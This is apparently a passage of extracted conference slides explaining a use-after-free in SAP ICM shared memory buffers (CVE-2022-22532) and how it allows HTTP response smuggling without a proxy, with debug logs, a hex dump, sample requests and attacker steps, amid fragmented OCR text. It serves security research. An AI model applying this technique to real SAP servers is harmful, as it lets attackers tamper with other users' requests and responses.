


DEMO: HTTP Response Smuggling



MPI Buffers

- Multi-Purpose shared memory buffers used to store:
 - HTTP Requests
 - HTTP Responses
 - Out Of Bounds data
- Each Worker Thread have a <u>Linked List</u> of MPI Buffer pointers (one for each purpose)








ICM - HTTP Pipelining


SAP ICM Java by default accepts Pipelined Requests using different MPI Buffers





ICM - HTTP Pipelining


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ICM - HTTP Pipelining


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


MPI Use After Free: CVE-2022-22532












I/O Handler

139982723901184] MPI<85148>9#10 Cancel 7 -> MPI_OK 139982723901184] MpiIFreeAllBuffers(): free df3388 139982723901184] MPI<85148>9#12 Delete(9) -> MPI_OK




MPI Request Buffers

GET /2 HTTP/1.1



I/O Handler

800] flush buffer with mpi buffer id 192 800] stale MPI handle. 4d50494d 8529c != 4d50494d 8529f 800] MPI<8529c>0#0 FlushOutbuf 192 0 0 0 149 6 -> (nil) MPI ESTALE: outdated MPI handle 800] *** ERROR => IcmPlFlushBuf: IcmMpiFlushOutbuf(c0) failed: 14(MPI_ESTALE: outdated MPI handle) 800] IcmLowOnBlocks: mpi buffer space free (cur/limit/unreserved): 0/1522/1903)




MPI Request Buffers

GET /2 HTTP/1.1

MpilFreeAllBuffers() does NOT delete references



MPI Use After Free






- When a request is sent incomplete, the ICM will wait for more data
 - No double CR-LB characters are found
 - Body shorter than Message-Length header
- Worker Thread is set to READ mode
- When more data arrives the Worker Thread writes the MPI Buffer
- The offset of the last byte (NULL) is stored by the Worker Thread to know where to write

```
7f504a5ed160 000000 47455420 2f777269 74657220 48545450 |GET /writer HTTP|
7f504a5ed170 000016 2f312e31 0d0a486f 73743a53 61705379 |/1.1..Host:SapSy|
7f504a5ed180 000032 732e636f 6d0d0a58 2d4f7468 65722d48 |s.com..X-Other-H|
7f504a5ed190 000048 65616465 723a2073 746f7048 657265 |eader: stopHere |

HttpPlugInHandleNetData(raid=8/170652/1): role: Server(1), status: 1
    content-length: 0/0, buf_len: 63, buf_offset: 0, buf_status: 0


IcmPlCheckRetVal: Next status: READ_REQUEST(1)
```








MPI Buffer











MPI Buffer

GET / HTTP/1.1\r\n
Host: SapSys.com\r\n
Content-Length: 0\r\n
\r\n[x00]


ICM WT I/O Handler



















MPI Buffer Smuggling without a Proxy GET / HTTP/1.1 \r Host: SapSys.com\r\n **READ** Content-Length: $0\r$ **ICM WT 1** $\r\langle n[x00]$ **ICM WT 1** I/O Handler WT 1 OFFSET: 1 WT 2 OFFSET: 55 ET /otherURL HTTP/1.1 Host: SapSys.com **Shared Memory Java Process** GET / HTTP/1.1 Free MPI Buffer Free MPI Buffer ICM WT 2 I/O Handler **ICM WT 2**



Smuggling without a Proxy


ICM WT 1 I/O Handler

ICM WT 2 I/O Handler



MPI Buffer









Smuggling without a Proxy

- Steps:
 - a. Attacker **hijack** MPI Buffer
 - b. Victim **place request** in hijacked buffer
 - c. Attacker **tamper** Victim's request
 - d. Victim receives malicious response
- Same HTTP Smuggling exploitation
- No proxy is required, but less reliable
- Multi-Purpose Buffers... Requests or Response?










Response Tampering

ICM WT 1 I/O Handler

